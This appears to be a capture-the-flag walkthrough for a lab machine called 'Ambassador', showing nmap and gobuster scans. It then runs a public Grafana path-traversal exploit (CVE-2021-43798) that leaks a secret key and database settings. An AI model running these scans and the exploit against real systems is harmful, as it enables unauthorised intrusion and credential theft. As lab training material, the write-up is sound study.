Ambassador


NMAP

```
nmap -sS -Pn 10.129.228.56
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 10:32 CET
Nmap scan report for 10.129.228.56
Host is up (0.060s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
3306/tcp open  mysql
```

```
nmap -A 10.129.228.56
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 10:33 CET
Nmap scan report for 10.129.228.56
Host is up (0.043s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
|   256 80a4c52e9ab1ecda276439a408973bef (ECDSA)
|_  256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Hugo 0.94.2
|_http-title: Ambassador Development Server
3000/tcp open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie:
redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/;
HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Thu, 22 Dec 2022 09:34:00 GMT
|     Content-Length: 29
```

```
|     href="/login">Found</a>.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq,
TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Thu, 22 Dec 2022 09:33:29 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Thu, 22 Dec 2022 09:33:34 GMT
|_    Content-Length: 0
3306/tcp open  mysql   MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
|   Protocol: 10
|   Version: 8.0.30-0ubuntu0.20.04.2
|   Thread ID: 9
|   Capabilities flags: 65535
|   Some Capabilities: FoundRows, InteractiveClient,
IgnoreSpaceBeforeParenthesis, SupportsTransactions, Support41Auth,
Speaks41ProtocolOld, LongColumnFlag, IgnoreSigpipes,
SwitchToSSLAfterHandshake, SupportsLoadDataLocal, ODBCClient,
Speaks41ProtocolNew, ConnectWithDatabase, LongPassword, SupportsCompression,
DontAllowDatabaseTableColumn, SupportsAuthPlugins,
SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: <,miU\x0F\x07\x073\x03\x0F(:\x15\x10\x08fAJJ
|_  Auth Plugin Name: caching_sha2_password
```

Website



Gobuster

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt --url
http://10.129.228.56
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.228.56
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/12/22 10:41:28 Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 278]
/.htaccess           (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/categories          (Status: 301) [Size: 319] [-->
http://10.129.228.56/categories/]
/images              (Status: 301) [Size: 315] [-->
http://10.129.228.56/images/]
```

```
/index.html           (Status: 200) [Size: 3654]
/posts                (Status: 301) [Size: 314] [-->
http://10.129.228.56/posts/]
/server-status        (Status: 403) [Size: 278]
/sitemap.xml          (Status: 200) [Size: 645]
/tags                 (Status: 301) [Size: 313] [-->
http://10.129.228.56/tags/]
Progress: 4561 / 4615
(98.83%)=============================================================
2022/12/22 10:41:49 Finished
=============================================================
```

Grafana - Port 3000

- Version 8.2.0 → CVE-2021-43798

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt --url
http://10.129.228.56:3000 --exclude-length "29"
=============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=============================================================
[+] Url:                     http://10.129.228.56:3000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          29
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
=============================================================
2022/12/22 10:49:23 Starting gobuster in directory enumeration mode
=============================================================
/apis                 (Status: 401) [Size: 27]
/api                  (Status: 401) [Size: 27]
/login                (Status: 200) [Size: 26724]
/org                  (Status: 302) [Size: 24] [--> /]
/public               (Status: 302) [Size: 31] [--> /public/]
/robots.txt           (Status: 200) [Size: 26]
/signup               (Status: 200) [Size: 26693]
Progress: 4509 / 4615
(97.70%)=============================================================
2022/12/22 10:49:44 Finished
=============================================================
```

```
https://github.com/A-D-Team/grafanaExp

./grafanaExp_linux_amd64 exp -u "http://10.129.228.56:3000"
```

```
2022/12/22 11:15:24 Target vulnerable has plugin [alertlist]
2022/12/22 11:15:24 Got secret_key [SW2YcwTIb9zpOOhoPsMm]
2022/12/22 11:15:24 There is [0] records in db.
2022/12/22 11:15:24 type:[mysql]    name:[mysql.yaml]        url:[]
user:[grafana]    password[]    database:[grafana]    basic_auth_user:[]
basic_auth_password:[]
2022/12/22 11:15:24 All Done, have nice day!
```